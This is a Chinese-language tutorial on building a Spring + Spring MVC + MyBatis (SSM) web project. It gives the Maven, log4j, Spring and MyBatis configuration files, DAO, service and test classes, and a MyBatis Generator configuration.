**SSM：**Spring（容器框架）+ SpringMVC（MVC框架）+ Mybatis（JDBC框架）

**JavaBean规范**

JavaBean是一个遵循特定写法的java类，用于封装业务数据，其他组件可通过反射技术实例化JavaBean对象和获取、修改JavaBean属性。

**规范**：JavaBean需遵循以下规范：

1 必须要有无参的构造方法

2 所有成员属性必须私有化

3 必须提供公开的getter方法和setter方法（属性访问器和属性修改器）

**应用场景：**

1）项目中的实体对象。

2）EL表达式。例如${student.name}调用getName()方法。EL要求获取的对象必须遵守javabean规范。

3）自定义标签。例如属性赋值调用setName(String name)方法。

4）jsp页面中使用javabean对象。

M-Model模型层：实体类javabean

V-View视图层：负责显示界面和用户交互（JSP）

C-Controller控制器：模型层M和视图层V之间的桥梁，负责控制流程（Servlet）

**领域模型实体类4种类型**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **类型** | **全称** | **中文名** | **对应层** | **作用** |
| **VO** | View Object | 视图对象 | web层 |  |
| **DTO** | Data Transfer Object | 数据传输对象 | service层 | 用于表示层与服务层之间的数据传输对象 |
| **DO** | Domain Object | 领域对象 | service层 | 即业务实体对象 |
| **PO** | Persistent Object | 持久化对象 | dao层 | 表示持久层的数据结构（如数据库表） |

**domain包、entity包和model包的不同用法**

**entity**：实体。类和表，类的属性和表的字段各自一一对应。（select \* from 表）

**model**：模型。存储前端需要的数据，属性数目可能少于字段数目。（select 具体字段 from 表）

**domain**：领域。存储关联查询返回的数据。（select 具体字段 from 表 [left/right/full] join 表 on ...）

**★★★SSM单项目编程步骤★★★**

使用框架都是较新的版本：

Spring 4.0.2 RELEASE

Spring MVC 4.0.2 RELEASE

MyBatis 3.2.6

* 1. **maven项目搭建**

**指定项目编码**

**去掉项目名**

不去项目名将导致网页中src属性使用绝对路径时还要加上项目名很麻烦。反正项目上线都要去掉项目名。

**方法一：**

eclipse中在Servers面板中双击Tomcat服务器，转到Modules标签页，选中项目模块，右边点击Edit...，在Path中将值改为/，OK后保存对该标签页的修改。

**方法二：**

eclipse中在Project Explorer面板中打开Servers，找到server.xml并打开，找到Host节点，修改子元素：

<Context docBase="项目名称" path="/项目名称" ......

将 path="/项目名称" 改为 path="/"

**以上二种方法修改其中一种会自动修改另一种。同时Tomcat目录/conf/server.xml里也会自动修改，就是不知道为什么path的值会变为""**

**导包pom.xml**

aop依赖包maven导不来，需手动导，见后文。

pom.xml参考：

|  |
| --- |
| <project xmlns=*"http://maven.apache.org/POM/4.0.0"* xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xsi:schemaLocation=*"http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd"*>  <modelVersion>4.0.0</modelVersion>  <groupId>com.tongwx</groupId>  <artifactId>ssm</artifactId>  <version>0.0.1-SNAPSHOT</version>  <packaging>war</packaging>  <properties>  <!-- spring版本号 -->  <spring.version>4.0.2.RELEASE</spring.version>  <!-- mybatis版本号 -->  <mybatis.version>3.2.6</mybatis.version>  <!-- log4j日志文件管理包版本 -->  <slf4j.version>1.7.7</slf4j.version>  <log4j.version>1.2.17</log4j.version>  </properties>  <dependencies>  <dependency>  <groupId>junit</groupId>  <artifactId>junit</artifactId>  <version>4.11</version>  <scope>test</scope><!-- 表示开发的时候引入，发布的时候不会加载此包 -->  </dependency>  <!-- spring核心包 -->  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-core</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-web</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-oxm</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-tx</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-jdbc</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-webmvc</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-aop</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-context-support</artifactId>  <version>${spring.version}</version>  </dependency>  <dependency>  <groupId>org.springframework</groupId>  <artifactId>spring-test</artifactId>  <version>${spring.version}</version>  </dependency>  <!-- mybatis核心包 -->  <dependency>  <groupId>org.mybatis</groupId>  <artifactId>mybatis</artifactId>  <version>${mybatis.version}</version>  </dependency>  <!-- mybatis/spring包 -->  <dependency>  <groupId>org.mybatis</groupId>  <artifactId>mybatis-spring</artifactId>  <version>1.2.2</version>  </dependency>  <!-- 导入java ee jar 包 -->  <dependency>  <groupId>javax</groupId>  <artifactId>javaee-api</artifactId>  <version>7.0</version>  </dependency>  <!-- 导入Mysql数据库链接jar包 -->  <dependency>  <groupId>mysql</groupId>  <artifactId>mysql-connector-java</artifactId>  <version>5.1.30</version>  </dependency>  <!-- 导入dbcp的jar包，用来在applicationContext.xml中配置数据库 -->  <dependency>  <groupId>commons-dbcp</groupId>  <artifactId>commons-dbcp</artifactId>  <version>1.2.2</version>  </dependency>  <!-- JSTL标签类 -->  <dependency>  <groupId>jstl</groupId>  <artifactId>jstl</artifactId>  <version>1.2</version>  </dependency>  <!-- 日志文件管理包 -->  <!-- log start -->  <dependency>  <groupId>log4j</groupId>  <artifactId>log4j</artifactId>  <version>${log4j.version}</version>  </dependency>  <!-- 格式化对象，方便输出日志 -->  <dependency>  <groupId>com.alibaba</groupId>  <artifactId>fastjson</artifactId>  <version>1.1.41</version>  </dependency>  <dependency>  <groupId>org.slf4j</groupId>  <artifactId>slf4j-api</artifactId>  <version>${slf4j.version}</version>  </dependency>  <dependency>  <groupId>org.slf4j</groupId>  <artifactId>slf4j-log4j12</artifactId>  <version>${slf4j.version}</version>  </dependency>  <!-- log end -->  <!-- JSON -->  <dependency>  <groupId>org.codehaus.jackson</groupId>  <artifactId>jackson-mapper-asl</artifactId>  <version>1.9.13</version>  </dependency>  <!-- 上传组件包 -->  <dependency>  <groupId>commons-fileupload</groupId>  <artifactId>commons-fileupload</artifactId>  <version>1.3.1</version>  </dependency>  <dependency>  <groupId>commons-io</groupId>  <artifactId>commons-io</artifactId>  <version>2.4</version>  </dependency>  <dependency>  <groupId>commons-codec</groupId>  <artifactId>commons-codec</artifactId>  <version>1.9</version>  </dependency>  </dependencies>  </project> |

* 1. **日志log4j.properties**

为了方便调试，一般都会使用日志来输出信息，Log4j是Apache的一个开放源代码项目，通过使用Log4j，我们可以控制日志信息输送的目的地是控制台、文件、GUI组件，甚至是套接口服务器、NT的事件记录器、UNIX Syslog守护进程等；我们也可以控制每一条日志的输出格式；通过定义每一条日志信息的级别，我们能够更加细致地控制日志的生成过程。

Log4j的配置很简单，而且也是通用的，下面给出一个基本的配置，换到其他项目中也无需做多大的调整：

放在类路径下，系统会自动加载：

classpath:log4j.properties：

|  |
| --- |
| ####################定义日志输出级别和输出位置集合####################  #第一个值定义LOG输出级别，大于等于该级别且小于等于ERROR的日志才会输出，OFF > FATAL > ERROR > WARN > INFO > DEBUG > ALL  #后面的值定义LOG输出位置变量，名称自取，详细设置在后面定义  log4j.rootLogger=INFO,Console,File  ####################定义变量名为Console的日志输出位置的详细参数####################  #输出到控制台  log4j.appender.Console=org.apache.log4j.ConsoleAppender  log4j.appender.Console.Target=System.out  #设置日志输出格式为自定义，下一行设置是具体的自定义输出格式，各参数意义为：  #自定义具体的输出格式，各参数意义为：  # %m 输出代码中指定的消息  # %p 输出优先级，即DEBUG，INFO，WARN，ERROR，FATAL  # %r 输出自应用启动到输出该log信息耗费的毫秒数  # %c 输出所属的类目，通常就是所在类的全名  # %t 输出产生该日志事件的线程名  # %n 输出一个回车换行符，Windows平台为“rn”，Unix平台为“n”  # %d 输出日志时间点的日期或时间，默认格式为ISO8601，也可以在其后指定格式，比如：%d{yyyy MMM dd HH:mm:ss,SSS}，输出类似：2002年10月18日 22：10：28，921  # %l 输出日志事件的发生位置，包括类目名、发生的线程，以及在代码中的行数。  # [QC]是log信息的开头，可以为任意字符，一般为项目简称。  log4j.appender.Console.layout = org.apache.log4j.PatternLayout  log4j.appender.Console.layout.ConversionPattern=[%c] - %m%n  ####################定义变量名为File的日志输出位置的详细参数####################  #文件大小到达指定尺寸的时候产生一个新的文件  log4j.appender.File = org.apache.log4j.RollingFileAppender  #指定输出目录  log4j.appender.File.File = logs/ssm.log  #定义文件最大大小  log4j.appender.File.MaxFileSize = 10MB  # 输出所有日志  log4j.appender.File.Threshold = ALL  log4j.appender.File.layout = org.apache.log4j.PatternLayout  log4j.appender.File.layout.ConversionPattern =[%p] [%d{yyyy-MM-dd HH\:mm\:ss}][%c]%m%n |

* 1. **Spring整合dao层（Mybatis）**

|  |  |
| --- | --- |
| **SqlMapConfig.xml**  classpath:SqlMapConfig.xml： | **jdbc.properties**  classpath:jdbc.properties： |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <!DOCTYPE configuration  PUBLIC "-//mybatis.org//DTD Config 3.0//EN"  "http://mybatis.org/dtd/mybatis-3-config.dtd">  <configuration>  <!-- 配置别名 -->  <typeAliases>  <package name=*"com.tongwx.entity"* />  </typeAliases>  </configuration> | jdbc\_driver=com.mysql.jdbc.Driver  jdbc\_url=jdbc:mysql://localhost:3306/ssm?characterEncoding=utf-8  jdbc\_username=root  jdbc\_password=root  #定义初始连接数  jdbc\_initialSize=0  #定义最大连接数  jdbc\_maxActive=20  #定义最大空闲  jdbc\_maxIdle=20  #定义最小空闲  jdbc\_minIdle=1  #定义最长等待时间  jdbc\_maxWait=60000 |

**applicationContext-dao.xml**

classpath:applicationContext-dao.xml：

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <beans xmlns=*"http://www.springframework.org/schema/beans"*  xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xmlns:mvc=*"http://www.springframework.org/schema/mvc"*  xmlns:context=*"http://www.springframework.org/schema/context"*  xmlns:aop=*"http://www.springframework.org/schema/aop"*  xmlns:tx=*"http://www.springframework.org/schema/tx"*  xmlns:p=*"http://www.springframework.org/schema/p"*  xsi:schemaLocation=*"http://www.springframework.org/schema/beans*  *http://www.springframework.org/schema/beans/spring-beans-4.0.xsd*  *http://www.springframework.org/schema/mvc*  *http://www.springframework.org/schema/mvc/spring-mvc-4.0.xsd*  *http://www.springframework.org/schema/context*  *http://www.springframework.org/schema/context/spring-context-4.0.xsd*  *http://www.springframework.org/schema/aop*  *http://www.springframework.org/schema/aop/spring-aop-4.0.xsd*  *http://www.springframework.org/schema/tx*  *http://www.springframework.org/schema/tx/spring-tx-4.0.xsd"*>    <!-- 加载配置文件 -->  <context:property-placeholder location=*"classpath:jdbc.properties"* />  <!-- 以前的方法  <bean id="propertyConfigurer" class="org.springframework.beans.factory.config.PropertyPlaceholderConfigurer">  <property name="location" value="classpath:jdbc.properties" />  </bean> -->  <!-- 配置数据库 -->  <!-- 使用dbcp连接池，如要用Druid的，则class为com.alibaba.druid.pool.DruidDataSource -->  <bean id=*"dataSource"* class=*"org.apache.commons.dbcp.BasicDataSource"* destroy-method=*"close"*>  <property name=*"driverClassName"* value=*"${jdbc\_driver}"* />  <property name=*"url"* value=*"${jdbc\_url}"* />  <property name=*"username"* value=*"${jdbc\_username}"* />  <property name=*"password"* value=*"${jdbc\_password}"* />  <!-- 初始化连接大小 -->  <property name=*"initialSize"* value=*"${jdbc\_initialSize}"*></property>  <!-- 连接池最大数量 -->  <property name=*"maxActive"* value=*"${jdbc\_maxActive}"*></property>  <!-- 连接池最大空闲 -->  <property name=*"maxIdle"* value=*"${jdbc\_maxIdle}"*></property>  <!-- 连接池最小空闲 -->  <property name=*"minIdle"* value=*"${jdbc\_minIdle}"*></property>  <!-- 获取连接最大等待时间 -->  <property name=*"maxWait"* value=*"${jdbc\_maxWait}"*></property>  </bean>  <!-- 配置sqlSessionFactory -->  <bean id=*"sqlSessionFactory"* class=*"org.mybatis.spring.SqlSessionFactoryBean"*>  <!-- 导入上边的数据库配置 -->  <property name=*"dataSource"* ref=*"dataSource"* />  <!-- 如果Mapper文件和Mapper接口不在相同目录下，需用mapperLocations属性指定Mapper文件的路径 -->  <!-- <property name="mapperLocations" value="classpath:mappers/\*.xml" /> -->  <!-- 加载mybatis的全局配置文件 -->  <property name=*"configLocation"* value=*"classpath:SqlMapConfig.xml"* />  </bean>  <!-- 配置自动扫描DAO接口  在maven项目中，如果Mapper文件和Mapper接口同名同目录，会同时自动扫描Mapper文件，  此时若为maven项目且文件和接口都在src/main/java中，需在pom.xml中指明maven打包需要包括xml文件。  在maven中，src/main/java和src/main/resources是相同目录，可将mapper文件放在src/main/resources下，  并与src/main/java下的doa接口同名同目录结构，则可自动扫描且无需配置打包xml文件 -->  <bean class=*"org.mybatis.spring.mapper.MapperScannerConfigurer"*>  <property name=*"basePackage"* value=*"com.tongwx.dao"* />  <!-- 只配置了一个数据源时，不需配SQLSessionFactory属性，因为会自动注入 -->  <!-- <property name="sqlSessionFactoryBeanName" value="sqlSessionFactory" /> -->  </bean>  <!-- 配置自动扫描DAO接口的另一种方式  beans元素需添加属性：  xmlns:mybatis="http://mybatis.org/schema/mybatis-spring"，  以及xsi:schemaLocation属性需添加值：  http://mybatis.org/schema/mybatis-spring  http://mybatis.org/schema/mybatis-spring.xsd -->  <!-- <mybatis:scan base-package="com.tongwx.dao" /> -->  </beans> |

如果src/main/java及其子包下有资源文件，需在pom.xml中指明maven打包需要包括这些资源文件：

|  |
| --- |
| <build>  <resources>  <resource>  <directory>src/main/java</directory>  <includes>  <include>\*\*/\*.properties</include>  <include>\*\*/\*.xml</include>  </includes>  <filtering>false</filtering>  </resource>  </resources>  </build> |

**解决MySQL数据库默认超8小时未访问则连接失效的问题**

MySQL数据库默认在超过8小时未被应用程序访问时会自动关闭连接，这将造成之后应用程序访问数据库时发生通信异常（CommunicationsException）。

解决方法：

**方法一：使用MySQL命令修改MySQL数据库的等待时长，此方法只能临时修改，MySQL服务重启后等待时长将还原。**

查看等待时长：show global variables like 'wait\_timeout';（默认值为28800秒（8小时））

修改等待时长：set global wait\_timeout=2147483;（大概25天，此为Windows下最大值）

**方法二：在JDBC连接url中加入参数autoReconnect=true，有说法称此方法对MySQL5以上版本无效**

**方法三：在MySQL的配置文件中修改MySQL数据库的等待时长**

将mysql的全局变量wait\_timeout的值修改为最大。查看mysql5的手册，发现windows和linux下wait\_timeout的最大值分别是24天和365天。

　(1).在文件my.ini的最后增加一行：wait\_timeout=1814400。（该文件，windows下在mysql的安装目录下，linux下位置为/etc/my.ini）

　(2).重启mysql服务。

如果经过了以上的步骤，你的问题依旧没有的到解决，则建议你修改下你程序中的mysql驱动的版本。

**方法四：定时发送一个SQL访问使MySQL重置等待计数。**

* 1. **Spring整合service层**

**applicationContext-service.xml**

classpath:applicationContext-service.xml：

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <beans xmlns=*"http://www.springframework.org/schema/beans"* xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xmlns:mvc=*"http://www.springframework.org/schema/mvc"* xmlns:context=*"http://www.springframework.org/schema/context"*  xmlns:aop=*"http://www.springframework.org/schema/aop"* xmlns:tx=*"http://www.springframework.org/schema/tx"*  xmlns:p=*"http://www.springframework.org/schema/p"*  xsi:schemaLocation=*"http://www.springframework.org/schema/beans*  *http://www.springframework.org/schema/beans/spring-beans-4.0.xsd*  *http://www.springframework.org/schema/mvc*  *http://www.springframework.org/schema/mvc/spring-mvc-4.0.xsd*  *http://www.springframework.org/schema/context*  *http://www.springframework.org/schema/context/spring-context-4.0.xsd*  *http://www.springframework.org/schema/aop*  *http://www.springframework.org/schema/aop/spring-aop-4.0.xsd*  *http://www.springframework.org/schema/tx*  *http://www.springframework.org/schema/tx/spring-tx-4.0.xsd"*>    <!-- 启用Spring注解扫描（排除@Controller，否则SpringMVC可能无法映射请求） -->  <!-- <context:component-scan base-package="com.tongwx.service" /> -->  <context:component-scan base-package=*"com.tongwx"*>  <context:exclude-filter type=*"annotation"* expression=*"org.springframework.stereotype.Controller"* />  </context:component-scan>    <!-- 激活AOP自动代理功能，不激活则AOP注解不能用  proxy-target-class="false"：默认值，使用JDK基于接口的代理，如被代理类未实现接口，则使用CGLib基于类的代理。  proxy-target-class="true"：强制使用CGLib基于类的代理，需要CGLib库（Spring3.2起已集成）。  注意：CGlib无法代理Mapper文件，因其是final的，如果AOP要切入dao层的Mapper文件，此处不能为true -->  <!-- 使用Mapper编程时proxy-target-class不可为true！<aop:aspectj-autoproxy proxy-target-class="true"/> -->  <aop:aspectj-autoproxy />      <!-- 配置事务管理bean -->  <bean id=*"transactionManager"* class=*"org.springframework.jdbc.datasource.DataSourceTransactionManager"*>  <!-- 导入数据库配置 -->  <property name=*"dataSource"* ref=*"dataSource"* />  </bean>    <!-- 配置事务通知，注入事务管理bean -->  <tx:advice id=*"txAdvice"* transaction-manager=*"transactionManager"*>  <tx:attributes>  <!-- 传播行为  REQUIRED：如果当前有事务，就在当前事物中执行；如果当前无事务，就开启新事务执行。  SUPPORTS：如果当前有事务，就在当前事物中执行；如果当前无事务，就不开启事务。 -->  <tx:method name=*"save\*"* propagation=*"REQUIRED"* />  <tx:method name=*"insert\*"* propagation=*"REQUIRED"* />  <tx:method name=*"add\*"* propagation=*"REQUIRED"* />  <tx:method name=*"create\*"* propagation=*"REQUIRED"* />  <tx:method name=*"delete\*"* propagation=*"REQUIRED"* />  <tx:method name=*"update\*"* propagation=*"REQUIRED"* />  <tx:method name=*"find\*"* propagation=*"SUPPORTS"* read-only=*"true"* />  <tx:method name=*"select\*"* propagation=*"SUPPORTS"* read-only=*"true"* />  <tx:method name=*"get\*"* propagation=*"SUPPORTS"* read-only=*"true"* />  </tx:attributes>  </tx:advice>    <!-- 配置事务切面，注入事务通知 -->  <aop:config>  <aop:advisor advice-ref=*"txAdvice"* pointcut=*"execution(\* com.tongwx.service.\*.\*(..))"* />  </aop:config>    </beans> |

* 1. **测试dao层和service层**

**创建测试用表**

|  |
| --- |
| DROP TABLE IF EXISTS `testBean`;  CREATE TABLE `testbean` (  `id` int(11) NOT NULL AUTO\_INCREMENT,  `name` varchar(40) NOT NULL,  `password` varchar(255) NOT NULL,  `age` int(4) NOT NULL,  PRIMARY KEY (`id`)  ) ENGINE=InnoDB AUTO\_INCREMENT=2 DEFAULT CHARSET=utf8;  insert into `testbean`(`id`,`name`,`password`,`age`) values (1,'测试','password',24); |

**创建实体类、DAO接口和Mapper文件**

|  |  |
| --- | --- |
| src/main/java/com/tongwx/entity/TestBean.java： | src/main/java/com/tongwx/dao/TestBeanDao.java： |
| **package** com.tongwx.entity;  **public** **class** TestBean {  **private** Integer id;  **private** String name;  **private** String password;  **private** Integer age;  **省略getter、setter、无参构造、全参构造、toString方法**  } | **package** com.tongwx.dao;  **import** com.tongwx.entity.TestBean;  **public** **interface** TestBeanDao {  TestBean selectTestBeanById(Integer id);  **void** insertTestBean(TestBean tb);  **void** deleteTestBeanById(**int** i);  } |
| src/main/resources/com/tongwx/dao/TestBeanDao.xml： | |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN" "http://mybatis.org/dtd/mybatis-3-mapper.dtd" >  <mapper namespace=*"com.tongwx.dao.TestBeanDao"*>  <resultMap id=*"BaseResultMap"* type=*"com.tongwx.entity.TestBean"*>  <id column=*"id"* property=*"id"* jdbcType=*"INTEGER"* />  <result column=*"name"* property=*"name"* jdbcType=*"VARCHAR"* />  <result column=*"password"* property=*"password"* jdbcType=*"VARCHAR"* />  <result column=*"age"* property=*"age"* jdbcType=*"INTEGER"* />  </resultMap>  <select id=*"selectTestBeanById"* resultMap=*"BaseResultMap"* parameterType=*"java.lang.Integer"*>  select  id,name,password,age  from testbean  where id = #{id,jdbcType=INTEGER}  </select>  <select id=*"insertTestBean"* parameterType=*"com.tongwx.entity.TestBean"*>  insert into testbean  values(#{id},#{name},#{password},#{age})  </select>  <select id=*"deleteTestBeanById"* parameterType=*"java.lang.Integer"*>  delete from testbean where id = #{id}  </select>  </mapper> | |

**开发阶段可利用MyBatis Generator自动创建实体类、DAO接口和Mapper文件，完成后将文件复制到工程中。**

**创建Service接口和实现类**

|  |  |
| --- | --- |
| src/main/java/com/tongwx/service/TestBeanService.java： | src/main/java/com/tongwx/service/impl/TestBeanServiceImpl.java： |
| **package** com.tongwx.service;  **import** com.tongwx.entity.TestBean;  **public** **interface** TestBeanService {  TestBean selectTestBeanById(Integer id);  **void** insertTestBean(TestBean testBean);  **void** deleteTestBeanById(Integer id);  } | **package** com.tongwx.service.impl;  **import** javax.annotation.Resource;  **import** org.springframework.stereotype.Service;  **import** com.tongwx.dao.TestBeanDao;  **import** com.tongwx.entity.TestBean;  **import** com.tongwx.service.TestBeanService;  @Service  **public** **class** TestBeanServiceImpl **implements** TestBeanService{  @Resource  **private** TestBeanDao testBeanDao;  **public** TestBean selectTestBeanById(Integer id) {  **return** testBeanDao.selectTestBeanById(id);  }  @Override  **public** **void** insertTestBean(TestBean testBean) {  testBeanDao.insertTestBean(testBean);  }  @Override  **public** **void** deleteTestBeanById(Integer id) {  testBeanDao.deleteTestBeanById(id);  }  } |

**创建测试类**

src/test/java/com/tongwx/test/TestMyBatis.java：

|  |
| --- |
| **package** com.tongwx.test;  **import** javax.annotation.Resource;  **import** org.apache.log4j.Logger;  **import** org.junit.Test;  **import** org.junit.runner.RunWith;  **import** org.springframework.test.context.ContextConfiguration;  **import** org.springframework.test.context.junit4.SpringJUnit4ClassRunner;  **import** com.alibaba.fastjson.JSON;  **import** com.tongwx.entity.TestBean;  **import** com.tongwx.service.TestBeanService;  @RunWith(SpringJUnit4ClassRunner.**class**) // 表示继承了SpringJUnit4ClassRunner类  @ContextConfiguration(locations = { "classpath:applicationContext-dao.xml","classpath\*:/applicationContext-service.xml"})  **public** **class** TestMyBatis {  **private** **static** Logger *logger* = Logger.*getLogger*(TestMyBatis.**class**);  @Resource /\* 使用注解的方式注入testBeanService \*/  **private** TestBeanService testBeanService = **null**;  /\*  \* 使用常规方式注入testBeanService  \*/  /\* private ApplicationContext ac = null;    @Before  public void before() {  ac = new ClassPathXmlApplicationContext("spring-mybatis.xml");  userService = (TestBeanService) ac.getBean("testBeanService");  }\*/  @Test  **public** **void** test1() {  TestBean testBean = testBeanService.selectTestBeanById(1);  *logger*.info("值：" + testBean.getName());  *logger*.info(JSON.*toJSONString*(testBean));  }  } |

如果测试成功，表示Spring和Mybatis已经整合成功了。输出信息使用的是Log4j打印到控制台。

* 1. **Mybatis逆向工程配置文件**

**配置文件**

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <!DOCTYPE generatorConfiguration  PUBLIC "-//mybatis.org//DTD MyBatis Generator Configuration 1.0//EN"  "http://mybatis.org/dtd/mybatis-generator-config\_1\_0.dtd">  <!-- 配置文件主要做的几件事是：  连接数据库，这是必须的，要不然怎么根据数据库的表生成代码呢？  指定要生成代码的位置，要生成的代码包括po类，mapper.xml和mapper.java  指定数据库中想要生成哪些表 -->  <generatorConfiguration>  <context id=*"testTables"* targetRuntime=*"MyBatis3"*>    <!--★★★★★★★★★★指定数据库连接信息★★★★★★★★★★ -->  <jdbcConnection driverClass=*"com.mysql.jdbc.Driver"*  connectionURL=*"jdbc:mysql://localhost:3306/数据库名"* userId=*"root"* password=*"root"*>  </jdbcConnection>  <!-- <jdbcConnection driverClass="oracle.jdbc.OracleDriver"  connectionURL="jdbc:oracle:thin:@127.0.0.1:1521:yycg" userId="yycg" password="yycg">  </jdbcConnection> -->    <!-- ★★★★★★★★★★指定生成文件的位置★★★★★★★★★★ -->  <!-- targetProject:生成PO类的位置 -->  <javaModelGenerator targetPackage=*"cn.itcast.core.bean"*  targetProject=*".\src"*>  <!-- enableSubPackages:是否让schema作为包的后缀 -->  <property name=*"enableSubPackages"* value=*"false"* />  <!-- 从数据库返回的值被清理前后的空格 -->  <property name=*"trimStrings"* value=*"true"* />  </javaModelGenerator>  <!-- targetProject:mapper映射文件生成的位置 -->  <sqlMapGenerator targetPackage=*"cn.itcast.core.dao"*  targetProject=*".\src"*>  <!-- enableSubPackages:是否让schema作为包的后缀 -->  <property name=*"enableSubPackages"* value=*"false"* />  </sqlMapGenerator>  <!-- targetPackage：mapper接口生成的位置 -->  <javaClientGenerator type=*"XMLMAPPER"*  targetPackage=*"cn.itcast.core.dao"*  targetProject=*".\src"*>  <!-- enableSubPackages:是否让schema作为包的后缀 -->  <property name=*"enableSubPackages"* value=*"true"* />  </javaClientGenerator>    <!-- ★★★★★★★★★★修改生成文件的名称★★★★★★★★★★ -->  <!-- 此处是将Example改名为Criteria或Query 当然 想改成什么都行~  <plugin type="org.mybatis.generator.plugins.RenameExampleClassPlugin">  <property name="searchString" value="Example$" />  替换为 <property name="replaceString" value="Criteria" />  或者为 <property name="replaceString" value="Query" />  </plugin> -->  <!-- 此处是将UserMapper.xml改名为UserDao.xml 当然 想改成什么都行~ -->  <plugin type=*"org.mybatis.generator.plugins.rename.RenameSqlMapperPlugin"*>  <property name=*"searchString"* value=*"Mapper"* />  <property name=*"replaceString"* value=*"Dao"* />  </plugin>  <!-- 此处是将UserMapper接口改名为UserDao接口 当然 想改成什么都行~ -->  <plugin type=*"org.mybatis.generator.plugins.rename.RenameJavaMapperPlugin"*>  <property name=*"searchString"* value=*"Mapper$"* />  <property name=*"replaceString"* value=*"Dao"* />  </plugin>    <!-- ★★★★★★★★★★其他杂项★★★★★★★★★★ -->  <!-- JavaBean 实现 序列化 接口 -->  <plugin type=*"org.mybatis.generator.plugins.SerializablePlugin"*>  </plugin>  <!-- genenat entity时,生成toString -->  <plugin type=*"org.mybatis.generator.plugins.ToStringPlugin"* />  <!-- 自定义物理分页 可生成支持Mysql数据的limit 不支持Oracle -->  <plugin type=*"org.mybatis.generator.plugins.page.PaginationPlugin"* />  <!-- 自定义查询指定字段 -->  <plugin type=*"org.mybatis.generator.plugins.field.FieldsPlugin"* />  <!-- 开启支持内存分页 可生成 支持内存分布的方法及参数  <plugin type="org.mybatis.generator.plugins.RowBoundsPlugin" />  -->  <!-- generate entity时，生成hashcode和equals方法  <plugin type="org.mybatis.generator.plugins.EqualsHashCodePlugin" />  -->  <commentGenerator type=*"org.mybatis.generator.plugins.comment.MyCommentGenerator"*>  <!-- 是否去除自动生成的注释 true：是 ： false:否  <property name="suppressAllComments" value="true" />  -->  </commentGenerator>  <!-- 默认false，把JDBC DECIMAL和 NUMERIC类型按length解析为Integer，Long或Short，为 true时解析为java.math.BigDecimal -->  <javaTypeResolver>  <property name=*"forceBigDecimals"* value=*"false"* />  </javaTypeResolver>    <!-- ★★★★★★★★★★数据库表配置★★★★★★★★★★ -->  <!-- 用户模块表 -->  <table schema=*""* tableName=*"bbs\_buyer"* domainObjectName=*"user.Buyer"*/>    <!-- 商品模块表 -->  <table schema=*""* tableName=*"bbs\_product"* domainObjectName=*"product.Product"*>  <!-- 商品介绍 大字段映射 -->  <columnOverride column=*"description"* javaType=*"String"* jdbcType=*"VARCHAR"* />  <!-- 包装清单 大字段映射 -->  <columnOverride column=*"package\_list"* javaType=*"String"* jdbcType=*"VARCHAR"* />  <!-- 商品图片 大字段映射 -->  <columnOverride column=*"img\_url"* javaType=*"String"* jdbcType=*"VARCHAR"* />  </table>  <table schema=*""* tableName=*"bbs\_brand"* domainObjectName=*"product.Brand"*/>  <table schema=*""* tableName=*"bbs\_Color"* domainObjectName=*"product.Color"*/>  <table schema=*""* tableName=*"bbs\_sku"* domainObjectName=*"product.Sku"*/>    <!-- 订单模块表 -->  <table schema=*""* tableName=*"bbs\_order"* domainObjectName=*"order.Order"*>  <!-- 支付方式 0:到付 1:在线 2:邮局 3:公司转帐 -->  <columnOverride column=*"payment\_way"* javaType=*"Integer"*/>  <!-- 货到付款方式.1现金,2POS刷卡 -->  <columnOverride column=*"payment\_cash"* javaType=*"Integer"* />  <!-- 送货时间 -->  <columnOverride column=*"delivery"* javaType=*"Integer"*/>  <!-- 支付状态 :0到付1待付款,2已付款,3待退款,4退款成功,5退款失败 -->  <columnOverride column=*"is\_paiy"* javaType=*"Integer"*/>  <!-- 订单状态 0:提交订单 1:仓库配货 2:商品出库 3:等待收货 4:完成 5待退货 6已退货 -->  <columnOverride column=*"state"* javaType=*"Integer"*/>  <!-- 订单状态 默认Boolean -->  <columnOverride column=*"order\_state"* javaType=*"Integer"*/>  </table>  <table schema=*""* tableName=*"bbs\_detail"* domainObjectName=*"order.Detail"*/>    <!-- 指定数据库所有表  <table schema="" tableName="%"/>  -->    <!-- 有些表的字段需要指定java类型  <table schema="" tableName="">  <columnOverride column="" javaType="" />  </table> -->    </context>  </generatorConfiguration> |

**配置文件说明**

|  |
| --- |
